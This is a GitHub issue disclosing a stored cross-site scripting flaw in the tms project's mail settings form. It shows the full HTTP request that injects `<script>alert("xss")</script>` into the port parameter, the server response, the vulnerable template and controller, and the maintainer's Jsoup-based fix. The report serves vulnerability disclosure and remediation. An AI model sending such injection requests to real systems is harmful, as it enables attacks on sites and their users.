

New issue

[Jump to bottom](#)

There is a cross site scripting vulnerability exists in tms #15

 Closed

afeng2016-s opened this issue on Feb 23 · 1 comment

afeng2016-s commented on Feb 23

[Suggested description]

Cross Site Scripting (XSS) vulnerability exists in tms. The cause of the vulnerability is that the input data is not filtered in the foreground page /TMS/admin/setting/mail/ createorupdate, and the input parameters are directly passed into the setting method of AdminController and executed.

[Vulnerability Type]

Cross Site Scripting (XSS)

[Vendor of Product]

<https://github.com/xiweicheng/tms>

[Affected Product Code Base]

v2.28.0

[Affected Component]

POST /tms/admin/setting/mail/createOrUpdate HTTP/1.1

Host: localhost:8080

Content-Length: 113

sec-ch-ua: " Not A;Brand";v="99", "Chromium";v="92"

Accept: /

X-Requested-With: XMLHttpRequest

sec-ch-ua-mobile: ?0

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)

Chrome/92.0.4515.131 Safari/537.36

Content-Type: application/x-www-form-urlencoded; charset=UTF-8

Origin: <http://localhost:8080>

Sec-Fetch-Site: same-origin

Sec-Fetch-Mode: cors

Sec-Fetch-Dest: empty

Referer: <http://localhost:8080/tms/admin/setting>

Accept-Encoding: gzip, deflate

Accept-Language: zh-CN,zh;q=0.9,en;q=0.8

Cookie: JSESSIONID=CDC518A82EFF7D857356EBF9AB4206D2; locale=zh-cn;

Hm_lvt_a4980171086658b20eb2d9b523ae1b7b=1645520663;

Hm_lpv_a4980171086658b20eb2d9b523ae1b7b=1645601594

Connection: close

host=smtp.163.com&port=25%3Cscript%3Ealert(%22xss%22)%3C%2Fscript%3E&username=someone%40163.com&password=&addr=&=

[Attack Type]


Remote

[Impact Code execution]


true

[Vulnerability proof]

1. Access URL: <http://localhost:8080/tms/admin/setting>, enter the system setting interface



2. Enter JS code in the form: `<script> alert ("XSS") </script>`



Request

PrettyRawHex\n

```
1 POST /tms/admin/setting/mail/createOrUpdate HTTP/1.1
2 Host: localhost:8080
3 Content-Length: 113
4 sec-ch-ua: " Not A;Brand";v="99", "Chromium";v="92"
5 Accept: */*
6 X-Requested-With: XMLHttpRequest
7 sec-ch-ua-mobile: ?0
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
  AppleWebKit/537.36 (KHTML, like Gecko) Chrome/92.0.4515.131
  Safari/537.36
9 Content-Type: application/x-www-form-urlencoded; charset=UTF-8
10 Origin: http://localhost:8080
11 Sec-Fetch-Site: same-origin
12 Sec-Fetch-Mode: cors
13 Sec-Fetch-Dest: empty
14 Referer: http://localhost:8080/tms/admin/setting
15 Accept-Encoding: gzip, deflate
16 Accept-Language: zh-CN,zh;q=0.9,en;q=0.8
17 Cookie: JSESSIONID=CDC518A82EFF7857356EBF9AB4206D2; locale=zh-cn;
  Hm_lvt_a4980171086658b20eb2d9a23ae1b7b=1645520663;
  Hm_lpvt_a4980171086658b20eb2d9a23ae1b7b=1645601594
18 Connection: close
19
20 host=smtp.163.com&port=
25%3Cscript%3Ealert(%22xss%22)%3C%2Fscript%3E&username=
someone%40163.com&password=&addr=&
```

Response

PrettyRawHexRender\n

```
1 HTTP/1.1 200
2 X-Application-Context: application:tms,prod:8080
3 Cache-Control: no-store
4 X-Content-Type-Options: nosniff
5 X-XSS-Protection: 1; mode=block
6 X-Frame-Options: DENY
7 Content-Type: application/json; charset=UTF-8
8 Content-Language: zh-CN
9 Date: Wed, 23 Feb 2022 07:48:56 GMT
10 Connection: close
11 Content-Length: 534
12
13 {
  "msgs":[
    "org.springframework.web.method.annotation.MethodArgumentTypeMismatch",
    "code":0,
    "data":"Failed to convert value of type 'java.lang.String' to requi
    "class":"com.lhjt.portal.model.RespBody",
    "success":false
  ]
}
```

3. Click Save to trigger a pop-up window, and the loophole reappearance is completed.

TMS

TMS-系统设置

+

← → ↻

http://localhost:8080/tms/admin/setting

菜单TMS

主页

团队沟通

团队博文

翻译动态

翻译管理

导入导出

项目管理

语言管理

用户管理

系统设置

系统外链

邮箱服务设置

菜单功能设置

主机*

smtp.163.com

端口*

25<script>alert("xss")</script>

用户名*

someone@163.com

密码*

测试邮箱

发送测试邮件

保存

localhost:8080 显示

XSS

确定

4.The cause of the vulnerability is that the input data is not filtered in the foreground page /TMS/admin/setting/mail/ createorupdate, and the input parameters are directly passed into the setting method of AdminController and executed.

```
</div>
</div>
<div class="thirteen wide stretched column">
  <div class="ui basic segment tms-data-panel tms-mail">
    <div class="ui form fm-mail-setting">
      <div class="required field">
        <label>主机</label> <input type="text" name="host" th:value="${mail.host}" />
      </div>
      <div class="required field">
        <label>端口</label> <input type="text" name="port" th:value="${mail.port}" />
      </div>
      <div class="required field">
        <label>用户名</label> <input type="text" name="username" th:value="${mail.username}" />
      </div>
      <div class="required field">
        <label>密码</label> <input type="password" name="password"
          th:value="${mail.password}" />
      </div>
      <div class="field">
        <label>测试邮箱</label> <input type="text" name="addr" />
      </div>
      <div class="ui button btn-test-setting">发送测试邮件</div>
      <div class="ui blue submit button btn-save-setting">保存</div>
    </div>
  </div>
</div>
```

```
/unchecked/
@RequestMapping("setting")
@Secured({"ROLE_SUPER", "ROLE_ADMIN"})
public String setting(Model model) {

    Setting setting = settingRepository.findOneBySettingType(SettingType.Mail);

    if (setting == null) {
        JavaMailSenderImpl sender = mailSender.getMailSender();

        Map<String, Object> mailSettings = new HashMap<>();
        mailSettings.put("host", sender.getHost());
        mailSettings.put("port", sender.getPort());
        mailSettings.put("username", sender.getUsername());
        mailSettings.put("password", "");

        model.addAttribute("mail", mailSettings);
    } else {
        Map<String, Object> mailSettings = JsonUtil.json2Object(setting.getContent(), Map.class);

        assert mailSettings != null;
        mailSettings.put("password", "");


        model.addAttribute("mail", mailSettings);
    }

    initMenus(model);

    return "admin/setting";
}
```

👍 fixed.

```
115 -         if (StringUtil.isEmpty(host)) {  
116 -             return ResBody.failed("主机不能为空");  
117 +         if (StringUtil.isEmpty(host) || !Jsoup.isValid(host, Safelist.basic())) {  
118 +             return ResBody.failed("主机为空或存在非法字符!");  
119         }  
120 -         if (StringUtil.isEmpty(username)) {  
121 -             return ResBody.failed("用户名不能为空");  
122 +         if (StringUtil.isEmpty(username) || !Jsoup.isValid(username, Safelist.basic())) {  
123 +             return ResBody.failed("用户名为空或存在非法字符!");  
124         }  
125 -         if (StringUtil.isEmpty(password)) {  
126 -             return ResBody.failed("密码不能为空");  
127 +         if (StringUtil.isEmpty(password) || !Jsoup.isValid(password, Safelist.basic())) {  
128 +             return ResBody.failed("密码为空或存在非法字符!");  
129         }
```

 xiweicheng closed this as completed on Mar 26

Assignees

No one assigned

Labels

None yet

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

2 participants



